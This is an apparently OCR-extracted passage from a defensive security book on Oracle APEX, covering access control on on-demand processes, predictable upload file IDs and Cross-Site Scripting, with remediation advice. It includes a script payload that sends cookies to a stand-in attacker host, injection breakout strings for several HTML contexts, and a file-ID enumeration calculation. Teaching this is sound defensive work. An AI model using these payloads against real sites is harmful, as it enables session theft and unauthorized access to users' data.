
This value is actually encrypted with the widely used Advanced Encryption Standard (AES) algorithm, using a server-side secret as the key. Therefore this value cannot be determined by an attacker. Without this identifier the attacker cannot invoke the dynamic action, so the server-side PL/SQL code cannot be executed.

Process Authorization — On-Demand

Within the Shared Components section of an APEX application's definition are application processes (Figure 1-11). These application-wide processes can have access-control security concerns when they are defined as having a Process Point of On-Demand.

FIGURE 1-11: Application-level On-Demand processes

Create an application process called PrintHello that executes on-demand, and runs some PL/SQL to simply display a message as shown in Figure 1-12.



Name

Application:	12556 BookDemo
* Sequence	1
* Process Point	On Demand: Run this application process when requested by a page process.
* Name	PrintHello
* Type	PL/SQL Anonymous Block

Source

* Process Text

```
begin
 htp.p('Hello World');
end;
```

FIGURE 1-12: An example on-demand process

In APEX 4.2, a default authorization scheme is applied which requires users to be authenticated ("Must Not Be Public User").

For this example, edit the process and change the authorization scheme to No Authorization Required. This was the default for any application created in APEX prior to version 4.2, and the scheme will not be changed when these applications are imported and upgraded to APEX 4.2.

You can invoke the On-demand process via the URL on any accessible page:

```
f?p=12556:101:0:APPLICATION_PROCESS=PrintHello:::
```

You can also invoke it via an Ajax call in the browser's JavaScript console:

```
var get = new htmldb_Get(null,
 $x('pFlowId').value,
 'APPLICATION_PROCESS=PrintHello',
 101);
get.get();
```

Either way, the response is a simple HTML page with the "Hello World" message.

When no authorization scheme is applied, any on-demand application process can be invoked by an attacker, prior to authentication. All that is required is the name of the process, and one publicly accessible page (the login page 101 can generally be used). Again, the security of the APEX application should not only depend on the complexity of the name used.

The security threat posed by processes defined in this way depends on the implementation details of the PL/SQL within the process. Some APEX applications have had unprotected on-demand processes that list user accounts, send e-mails to users, and even contain SQL Injection vulnerabilities, giving unauthenticated attackers control over the data within the database!

The new default setting of Must Not Be Public User in APEX 4.2 reduces, but does not remove, this threat. This scheme applies to any authenticated user, and again depending on the implementation details of the process PL/SQL code, this could still represent an access-control vulnerability where the process performs some privileged action.

Resolving the issue is simply a matter of ensuring that all application processes that execute on-demand have appropriate authorization schemes applied, so they do not expose privileged functionality to unprivileged users.

TIP *When creating a process (under Shared Components, Application Processes), APEX 4.2 even suggests that on-demand processes should be created on pages, rather than as application shared items. When declared on a page, the On-Demand Process is accessible by users only if they can access the page, and this simplifies the access-control model by grouping similarly privileged actions together.*


Creating on-demand processes at a page level limits the chance that a process may be unintentionally accessible to some users.

File Upload

In APEX before version 4.0, any uploaded file content (received using the File Browse item type) was inserted into the *WWV_FLOW_FILES* table (also referred to as *APEX_APPLICATION_FILES*). File content was accessed using the p function on the URL with a single parameter representing the ID of the file:

```
p?n=29286187145058649695
```

In later versions of APEX, this method of receiving and accessing uploaded files is still possible, although you have another option of allowing storage in a custom table, as show in Figure 1-13.



Value Required: No
Storage Type: Table WWV_FLOW_FILES
- BLOB column specified in Item Source attribute
- Table WWV_FLOW_FILES

FIGURE 1-13: File upload storage options

Applications that use the *WWV_FLOW_FILES* table can exhibit access-control security issues.

There is a pattern to the values for the n parameter that represents the ID of the file that was uploaded. The following three values were captured by uploading files in quick succession:

```
p?n=2931268814589196184
p?n=2931268914935196284
p?n=2931269015281196367
```

There are three blocks that are incrementing within this identified: from left-to-right in the first example there are: 29312688, 14589, and 196184.

There was more of a delay between the first two requests than the second, and the distance between the final six digits is greater, suggesting a time-based sequence.

This suggests that the identifier for uploaded files is made of up three components:

- A incrementing counter
- A 5-digit number that increases in value
- A 6-digit number that increases in value

For an attacker this is interesting because he could keep uploading files until the value he expects in the first block is skipped, indicating that another user of the APEX environment has uploaded a file. For example, between the two following identifiers, the initial counter value 29316565 has been skipped, indicating that someone has uploaded content between the two upload requests:

```
p?n=2931656420176226210
p?n=2931656620523226290
```

A number of possible values for the full identifier of the upload exist, calculated as follows:

Total possibilities = $(20523 - 20176 - 1) \times (226290 - 226210 - 1) = 346 \times 79 = 27{,}334$

If the attacker makes a request for each possible identifier, he would (eventually) be able to access the file uploaded by the other user.

You have basically two concerns here:

- The unique identifier for uploaded files is sequential and potentially predictable.
- The method of accessing uploaded content (via a request to the `p` function in the URL) offers no mechanism of requiring authentication or enforcing authorization.

The Oracle documentation for older versions of APEX indicates that files uploaded to the *`WWV_FLOW_FILES`* table should not be left there:

"Note: Don't forget to delete the record in *`WWV_FLOW_FILES`* after you have copied it into another table."

The newer documentation recommends that the alternate binary large object (BLOB) storage mechanism is used, because otherwise unauthenticated access to uploaded files may be possible.

For an APEX application that deals with files uploaded by users, ensure the content has correct access control:

- For APEX version before 4.0, ensure that a page process copies the content from the *`WWV_FLOW_FILES`* table to another location and deletes the original row.
- For newer APEX versions, 4.0 and above, use the alternative BLOB storage mechanism.

SUMMARY

Access control is critical to any application's security, and APEX provides simple mechanisms to apply authentication and authorization to your applications.

For authentication, whichever mechanism you use, consider the following:

- Limit password guessing and dictionary attacks on user credentials (account lockout).
- Ensure users choose suitably complex passwords (password complexity).
- Users who forget their passwords should be able to regain access securely (password reset).
- Stored user credentials should not be immediately usable if they are compromised (password storage).

As well as authentication, an APEX application should apply authorization to protect areas so that only a subset of users has access. The authorization schemes should be designed to identify users based on their privilege or role. The schemes should then be applied throughout the application, to each page and component that requires access control.

Remember the following:

- Apply the authorization scheme Must Not Be Public User to any page that is really intended to be accessible to any authenticated user; this allows the security review process to quickly pick up pages that may require protection but have no authorization policy applied.
- Where possible, use the APEX authorization scheme attributes to protect pages and components, rather than using conditions, to ensure the security enforcement policy is clearly indicated.
- Ensure that processes linked to button clicks have matching authorization schemes, to prevent attacks from initiating processes even when the button is not displayed.
- Check all application-level on-demand processes to ensure they are protected with an authorization scheme to prevent unauthenticated users (or all authenticated users) from executing the process.
- When handling file uploads, avoid the *`WWV_FLOW_FILES`* table where possible; for older versions of APEX, remove content immediately after upload.

2 Cross-Site Scripting

This chapter deals with the most common vulnerability that we see in APEX applications. In our annual review of APEX applications (2011), we found that every single one has at least one instance of Cross-Site Scripting (XSS). In our experience, the PHP, .NET, and Java applications that our customers provide for security assessment also mostly suffer from Cross-Site Scripting issues, far in excess of any other class of vulnerability.

Modern browsers and web applications rely heavily on JavaScript to provide a rich user experience. In many cases, sites simply do not work without a JavaScript-capable browser, and the rise of Web 2.0 technologies means that JavaScript is now a critical part of web-based applications.

Cross-Site Scripting is an attack against web technologies where the JavaScript within a web application is specified not by the application developer, but instead by an external party (an attacker). By design, a website cannot read or access content from another site due to the browser's same-origin policy; any JavaScript on `www.attacker.com` cannot read content or session information from `www.target.com`. However, if a Cross-Site Scripting vulnerability in the target allows some user-specified JavaScript to be executed within the context of that site, it becomes possible for the attacker to access and manipulate site content.

For example, if a target is vulnerable to Cross-Site Scripting it might be structured as follows (in pseudo-code):

```
page1: read the URL parameter "section" and display a message welcoming the user to the
section
```

So `http:// www.target.com/page1?section=news` would display:

```
<html>
<body>
<h1>Welcome to the news section</h1>
Content goes here...
</body>
</html>
```

If this section title is simply included in the page without any security checks, it becomes possible for a malicious user to modify the underlying HTML to include extra markup; specifically, it would be possible to place JavaScript tag in the section parameter:

```
http://www.target.com/page1?section=news<script>document.write('<img src="http://www
.attacker.com/' + document.cookie);</script>
```

When this URL is accessed, the resulting page would include this script tag:

```
<html>
<body>
<h1>Welcome to the news<script>document.write('<img src="http://www.attacker.com/' +
document.cookie);</script> section</h1>
Content goes here...
</body>
</html>
```

The vulnerable target site has done nothing to indicate that the included data is anything other than valid markup for the browser. A user's browser accessing this site would therefore execute the script tag, causing an image link to be embedded. The browser would also then attempt to access the image (hosted at `www.attacker.com`) with the user's session identifier (cookie) for the vulnerable target site appended to the end. An attacker can monitor accesses to `www.attacker.com` and collect valid sessions for the target site, allowing the attacker to access the target site within the user context of the stolen session.

To exploit a user, the attacker needs the target user to open up the malicious link to the target site. In a simple case, the link could be provided to a user within an e-mail or on an Internet forum.

The Cross-Site Scripting just discussed is called *Reflective Cross-Site Scripting*, because the attack script is specified in the request and instantly reflected back in the response page.

The other type of Cross-Site Scripting, which is arguably more serious, is *Stored Cross-Site Scripting*. In this case, the malicious user submits some information to the target site that contains JavaScript, and then any and every subsequent access to a page within the target that displays the data includes the malicious script information.

As an example, imagine a site that allows registered users to specify their first and last names. A nefarious user may enter their surname as follows:

```
<script>document.write('<img src="http://www.attacker.com/' + document.cookie);</script>
```

This would be stored by the target site and could be displayed, for example, whenever any user browses to the list of registered users. Without appropriate security controls covering how the surname field is displayed, the script tag will be included in the victim's browser and again victim's session identifier will be transparently sent to the attacker.

The reason Stored Cross-Site Scripting can be perceived as more dangerous is because the victim does not need to be overtly directed toward the exploit. The attacker embeds the JavaScript code within the site, and then waits for users to naturally stumble across it, with the victim's browser performing attacker-specified actions behind the scenes, without the victim's knowledge.

In either case, Cross-Site Scripting can be very powerful. The simple case just discussed would give an attacker access to the target user's account. But the actual exploitation of Cross-Site Scripting has many different forms. Here are some things we've done over the years:

- ➤ Present a fake login screen within the target domain that captures user credentials, sends them to us, but also logs the user in so the exploitation is transparent.
- ➤ Check if the user of the vulnerable target site has super-user privileges, and issue a background request to apply those privileges to our own account.

- ➤ Force the victim's browser to send e-mails containing the exploit link to all contacts in the victim's address book of a web-mail system.
- ➤ Redirect the victim to a completely different website that contained browser exploits to take complete control of the victim's system.

Cross-Site Scripting gives an attacker control of a target user's browser within the context of the vulnerable site. The possibilities are endless and often devastating for the target site and user.

As Cross-Site Scripting attacks rose in popularity, several server-level and browser-level defenses were devised:

- ➤ Modern web browsers have built-in protection for Reflective Cross-Site Scripting that detects if scripting within the request is also contained in the response. This offers a level of defense but does not protect users with older browsers, from attacks that bypass the protection, or against instances of Stored Cross-Site Scripting.
- ➤ Most browsers honor the `HttpOnly` flag on cookies, which can be set by a website to indicate that the user's session value should not be accessible to JavaScript. This prevents simple attacks that try to steal *`document.cookie`*, but there remains a lot of scope for attack without accessing the cookie.
- ➤ Web application firewalls (WAFs) monitor requests to your site and filter requests that match certain rules. These can be a useful defense, but can prevent sites from working properly because there is a disconnect between what the developer expects to receive and what is actually allowed through the WAF. Such devices can be incorrectly configured, usually preventing trivial attacks but not preventing an experimental and determined attacker.

These defenses have their uses, but web developers should not rely on them for complete protection. A security-conscious web developer should take appropriate steps to ensure that data presented by their applications is handled safely.

THE PROBLEM

Cross-Site Scripting issues arise in web applications because data provided by the user is included within the site content, without correct validation or encoding to ensure the data is safe. Any web application that takes data from an untrusted source (such as the user) and includes this data without any modifications within any response page, could potentially be vulnerable to a Cross-Site Scripting attack. This process is fairly integral to most web applications, and serves to explain why Cross-Site Scripting is the most prevalent class of security risk faced by web applications.

The structure of the APEX framework limits the potential for Cross-Site Scripting because much of an APEX application's content is automatically generated and not directly modified by developers. However, in some areas developers can manually display data that was specified by a user. APEX also provides some protection against Cross-Site Scripting (XSS) through various attributes and settings, but these need to be applied correctly.

The added complexity is that unsafe data needs to be encoded in different ways depending on the context in which it is used (we discuss this in more detail later), and that APEX performs some encoding automatically but the extent of the protection differs across APEX versions.

THE SOLUTION

To protect against the Cross-Site Scripting threat as a developer of a web application, you need to ensure that untrusted data that is displayed in a response is either validated or sanitized (or both!):

- **Validate:** Analyze the received untrusted data, ensure it is in an expected format, check that this format is safe to display, then use the data in the response.
- **Sanitize:** Modify the received data so that it can be used safely in a response.

The definition of "safe" depends on where within an HTML page the data is used. Different characters are required to exploit Cross-Site Scripting in different places within a page. We discuss this in the "Understanding Context" section that follows.

APEX provides mechanisms to both validate and sanitize data. In general, validation requires domain-specific knowledge (about the format of the data), whereas any data can be sanitized correctly knowing only the context of use. For simple types of data (such as a person's age being numeric) validation can be obvious and provide robust protection against Cross-Site Scripting. More complicated data, such as a person's name, is not so easily validated (for example, names can contain quotes, like O'Neill). In this case where validation is non-trivial and will not necessarily prevent Cross-Site Scripting, you sanitize the data to ensure the displayed content is safe.

EXAMPLES

As with the other chapters in this book, we recommend you follow along with the examples to create the sample vulnerable pages and exploit them using our guidance. Such knowledge is very useful when trying to understand vulnerabilities in your own applications.

To work with the examples that demonstrate the various issues, you should create some new tables that contain the sample data used in this chapter:

```
drop table demo_users_xss;
create table demo_users_xss (
  id number,
  username varchar2(1024),
  firstname varchar2(1024),
  surname varchar2(1024)
);
insert into demo_users_xss values (0,'alice','Alice','Aardvark');
insert into demo_users_xss values (1,'bob','Bob','Bison');
insert into demo_users_xss values (2,'charlie','Charlie','Chicken');
drop table demo_files_xss;
create table demo_files_xss (
  id number,
  owner number,
  filename varchar2(1024)
);
insert into demo_files_xss values (0,0,'test.txt');
insert into demo_files_xss values (1,0,'word.doc');
insert into demo_files_xss values (2,1,'bobs.xls');
insert into demo_files_xss values (3,2,'charlie.ppt');
```

UNDERSTANDING CONTEXT

It is important when discussing Cross-Site Scripting to be aware of the various places within HTML that may have malicious script included, and how this affects the exploitation and defense.

Imagine the application is generating a response page to display to the user. The response page is going to display some data from the database and this data can be modified by users, so potentially untrusted data needs to be merged with the normal HTML of the page. The data could be included in several places (contexts) as shown in the following table:

Different Contexts Where User Data Can Be Displayed

LOCATION	EXAMPLE	EXPLOIT
Outside an HTML tag definition	`<b>blah blah data blah</b>`	`<script>exploit`

Inside an HTML tag definition within an attribute; attributes surrounded by single, double, or no quotes	`<img src="logo.png" alt=data>`	`onClick=exploit...`
		`><script>exploit`

	`<img src="logo.png" alt='data'>`	`' onClick=exploit`
		`'><script>exploit`

	`<img src="logo.png" alt="data">`	`" onClick=exploit`
		`"><script>exploit`

Inside the “href” attribute of an anchor	`<a href="data">...</a>`	`javascript:exploit`
Inside a JavaScript attribute of an HTML tag	`<img src="logo.png" onClick=data>`	`exploit`
	`<img src="logo.png" onClick='data'>`	`exploit`
	`<img src="logo.png" onClick="data">`	`exploit`
Inside a JavaScript tag, within a single- or double-quoted string	`<script>var data = 'data';</script>`	`';exploit`
	`<script>var data = "data ";</script>`	`";exploit`
Inside a JavaScript tag, outside of a string	`<script>data</script>`	`exploit`

Why does this matter? Well, if you are going to make the data safe to include in the response page, you need to be aware of what characters will cause problems. For example, simply removing the tag characters < and > from data before using it only stops one of the preceding instances from being exploitable (the first). This applies equally if you protect the data by encoding < and > to `&lt;` and `&gt;`, respectively.

In some cases, no additional characters are required to get into a position to start executing JavaScript.

No generic protection exists that can cover all the locations where untrusted data can be used in a web application's page to ensure the data cannot corrupt the syntax of the page and cause a Cross-Site Scripting issue. Therefore, the protection needs to be relevant to the context.

Older APEX versions provide only three PL/SQL functions to escape input into a "safe" form:

- `htf.escape_sc()`: Basic escaping of tag characters (angle brackets).
- `apex_javascript.escape()`: Escaping of data for use with JavaScript, using the Unicode escape sequence.
- `apex_util.url_encode()`: Encoding for use in a URL.

For example:

```
select htf.escape_sc(q'[1'2"3<4>5(6)7.8=9]' as test) from dual;

1'2&quot;3&lt;4&gt;5(6)7.8=9


select apex_javascript.escape(q'[1'2"3<4>5(6)7.8=9]') as test from dual

1\u00272\u00223<4>5(6)7.8=9 -- (since Apex 4.0)
1\u00272\u00223\u003C4\u003E5\u00286\u00297.8\u003D9 -- (Apex 4.2)


select apex_util.url_encode(q'[1'2"3<4>5(6)7.8=9]') as test from dual

1'2"3%3C4%3E5(6)7%2E8%3D9
```

In APEX version 4.2 onward, there is an `apex_escape` package that provides three useful routines that you can use to escape data in a context-dependent way:

- `html()`: This operates the same as `htf.escape_sc()` when Escaping Mode is set to Basic, and escapes some additional characters when using the Escaping Mode of Extended.
- `html_attribute()`: Escapes data so that it is safe to use in a tag attribute.
- `js_literal()`: This encloses the input in quotes and escapes embedded non-alphanumeric characters, for use with JavaScript.


Use the appropriate escape function depending on the context in which the untrusted data is used.

ESCAPING MODE

From APEX version 4.2 onward, there is a setting within an APEX application's properties under Security ➪ Browser Security called HTML Escaping Mode. By default, this is set to Extended for new applications. The other option, Basic, is for backward compatibility when upgrading existing applications.

The difference is the extent of escaping that occurs when using the PL/SQL escaping. Basic escaping does not encode a single quote, whereas Extended covers this and a number of other characters. For security purposes, it is important to ensure applications use Extended for the HTML Escaping Mode.

APEX 4.2 has an additional attribute in the security section for items that allows data to be filtered on entry (as shown in Figure 2-1).



Security

Authorization Scheme	- No Authorization Required -
Session State Protection	Unrestricted
Store value encrypted in session state	No
Escape special characters	Yes
Restricted Characters	- All Characters Allowed -

- All Characters Allowed -
Whitelist for a-Z, 0-9 and space
Blacklist HTML command characters (<>")
Blacklist &<>"/;,*|=% and --
Blacklist &<>"/;,*|=% or -- and new line

FIGURE 2-1: Input filtering options

Again, depending on the context in which the item will be used, simply restricting certain characters does not make the application secure. Filtering on input is problematic, partly because it affects the user experience ("Why can't I enter some quoted text?"), and also because the item may be used in more than one place, in different contexts, meaning different characters need to be considered as dangerous.

The intricacies of the different contexts and the different forms of escaping are the reasons for the complexity of the Cross-Site Scripting problem, and why such vulnerabilities are very common in web applications.

The following sections walk through the common areas where Cross-Site Scripting can arise and demonstrates the correct ways to protect untrusted data.

REPORTS

The most obvious area within an APEX application that displays untrusted data is in reports. In some cases, the database table that a report is based on can be trusted because the data it contains is not modifiable by a user. It is worth being cautious here, because data in the database may be modified by forces beyond the control of the APEX application (such as existing back-end systems and processes).

It is also true that without correctly escaping data, the output of a page can become corrupted even if the data contains certain characters; this is a functionality rather than a security problem, but it is a reason to apply the advice that follows even when there is no current direct security threat.

The final reason to be cautious is that while some data in the database cannot currently be modified, this does not mean that future extensions to an application's functionality won't open up this data to end users, and potentially introduce security risks that were previously unexploitable.

For these reasons, we always work under the assumption that data in the database is not trusted. This safety-first stance ensures that, going forward, your APEX application is not vulnerable.

To experiment with the various areas where Cross-Site Scripting can arise in a report, create a new page (30), using the wizard to select "Form," and then "Form on a Table with Report." Change the type of the report to a Classic Report, and use the *DEMO_USERS_XSS* table. For the examples, display all columns in the report and the form, and accept all the other defaults with the form page (31).

In APEX 4.0 and above, the resulting report is actually secure against Cross-Site Scripting. Older applications upgraded into newer versions of APEX do not get the added default protection, so for this demonstration set the attributes of the *surname* column in the report to Standard Report Column (as show in Figures 2-2 and 2-3).





FIGURE 2-2: Edit the Surname column.


Column Attributes

Display As: Standard Report Column

Standard Report Column
Display as Text (based on LOV, does not save state)
Display as Text (saves state)
Display as Text (escape special characters, does not save state)
Date Picker (Classic)
Date Picker
Text Field
Text Area
Select List (static LOV)
Select List (named LOV)
Select List (query based LOV)
Radio Group (static LOV)
Radio Group (named LOV)
Radio Group (query based LOV)
Hidden
Popup LOV (named LOV)
Popup LOV (query based LOV)
Popup Key LOV (named LOV)
Popup Key LOV (query based LOV)
Simple Checkbox

FIGURE 2-3: Change to a Standard Report Column.

In the following section, we discuss why developers are sometimes forced to select this option and the pitfalls that occur as a result.

Report Column Display type


By far the most common type of Cross-Site Scripting issue is where a report column is defined without protection, such that data within the database table is displayed in the report in a raw (unescaped) form. Newer versions of APEX enable this escaping automatically, although we see two cases where the column type is not set to escape data:

- Applications created in older (pre 4.0) versions of APEX, where the default was Standard Report Column (this includes old applications that have been migrated into newer APEX versions).
- Where the report query contains HTML in the `select` statement, and so the column definition has been changed to Standard Report Column; this is commonly used for simple formatting of the column.

To demonstrate, edit the report on the page you just created (30) and modify the query so that the *`username`* column is displayed with bold HTML markup:

```
select "ROWID",
"ID",
'<b>' || username || '</b>' "USERNAME",
"FIRSTNAME",
"SURNAME"
from "#OWNER#"."DEMO_USERS_XSS"
```

When this page is run, the report does not show the username field in bold; instead, it displays in the browser as literal text containing the HTML bold tag (see Figure 2-4). This is because the column is set with a display type that automatically escapes special characters.



Edit	Id	Username	Firstname	Surname
	0	<b>alice</b>	Alice	Aardvark
	1	<b>bob</b>	Bob	Bison
	2	<b>charlie</b>	Charlie	Chicken

1 - 3

FIGURE 2-4: Incorrectly defined report escaping the formatting markup


Using the View Source feature of the browser, you can see the report column has been escaped so that the characters display literally in the browser and are not interpreted as markup:

```
&lt;b&gt;alice&lt;&#x2F;b&gt;
```

The special sequence of characters `&lt;` is termed an *HTML Entity* and is a mechanism of distinguishing an angle-bracket < that should be interpreted as markup by the browser, from one that should simply be displayed in the page for the user to see.

For this report to work as intended, a developer can choose to disable the escaping on the report column; the bold tag will not be escaped by APEX and the browser will correctly render the column content in bold.

Edit the report column named *`username`*, and change the display type to Standard Report Column. Now when the report is rendered, the text displays as intended, as shown in Figure 2-5.



Edit	Id	Username	Firstname	Surname
	0	**alice**	Alice	Aardvark
	1	**bob**	Bob	Bison
	2	**charlie**	Charlie	Chicken

FIGURE 2-5: Report displaying correctly when the column is not escaped


However, this opens up a Cross-Site Scripting vulnerability because the content of the database column can now be interpreted by the browser as markup. To exploit this issue, on the Report page, click the edit link to left of the Id column to get to the form page for Alice, and change her username so that it contains some JavaScript:

```
alice<script>alert('Hello World');</script>
```

When you click Apply Changes, the database is updated so that the username for Alice now contains some simple JavaScript (that displays a message box). Interestingly, when you return to the report page, the JavaScript does not execute and the application does not appear vulnerable. But, this is because the browser's Cross-Site Scripting protection has been triggered, as you can see in Figure 2-6.

The browser has blocked execution of the script because it saw the script in the request and assumes this is a reflected Cross-Site Scripting attack. However, the application is actually vulnerable, and any subsequent request for the report page causes the message box to be displayed (for example, just navigate away and back, or simply refresh the page). Figure 2-7 shows the message box that is displayed when the browser is successfully exploited.

At this point, because the vulnerability has been confirmed, an attacker knows that he can enter data into the application that will be executed in other users' browsers. Anyone who can view the report on this table will (transparently) execute the JavaScript that the attacker has placed in the modified username.



Action Processed.


Edit	Id	Username	Firstname	Surname
	0	alice	Alice	Aardvark
	1	bob	Bob	Bison
	2	charlie	Charlie	Chicken

1 - 3

Developer Tools - http://apex.oracle.com/pls/apex/f?p...

```
Refused to execute a JavaScript script. Source code
of script found within request.
```

FIGURE 2-6: Browser detection of Cross-Site Scripting attack



The page at apex.oracle.com says:

Hello World

FIGURE 2-7: Message box displayed by the Cross-Site Scripting exploit

The real-world scenario would be where users can modify their personal information (perhaps not username, but their surname instead) and administrators can view a report that covers all users. Where a report column is defined without escaping (Standard Report Column), a malicious user could then specify JavaScript in their personal details and then it will execute within an administrator's browser. This would invariably lead to a privilege-escalation attack, where the administrative user's browser is forced to create a new user, modify existing user privileges, or discretely exfiltrate higher-privilege credentials.

To resolve the issue, you can either:

- Escape the column in the report region's source using the appropriate PL/SQL function.
- Set the report column display type to be "Display as Text (escape special characters)," and use Column Formatting (HTML Expression) to make the text bold — note that prior to APEX 4.1.1 this could still be vulnerable to Cross-Site Scripting, as discussed in a later section.

In this first case we would use the following query, and leave the report column as a Standard Report Column:

```
select "ROWID",
"ID",
'<b>' || htf.escape_sc(username) || '</b>' "USERNAME",
"FIRSTNAME",
"SURNAME"
from "#OWNER#"."DEMO_USERS_XSS"
```


The escaping of the column data is now performed in the report query and not by APEX when rendering the column. We use `htf.escape_sc()` here because the column data is displayed outside of an HTML tag definition (`apex_escape.html()` could also be used in newer versions of APEX).

The escape functions convert (among other things) any angle brackets into their HTML Entity form, so that the browser does not interpret them as markup syntax, but instead just renders a literal < or >. When using APEX 4.2 or above, you could also use the `apex_escape.html()` function, and this is preferred because it has a slightly better coverage of characters that are escaped.

Using an HTML Expression (the second option) is possible with Classic Reports and can be considered “cleaner” because it separates the database interaction and the presentation layer. You can achieve the same functionality and security as before by doing all of the following:

- Setting the report column to the default “Display as Text (escape special characters)”
- Leaving the report query Region Source as the default (so the `Select` statement does not contain markup)
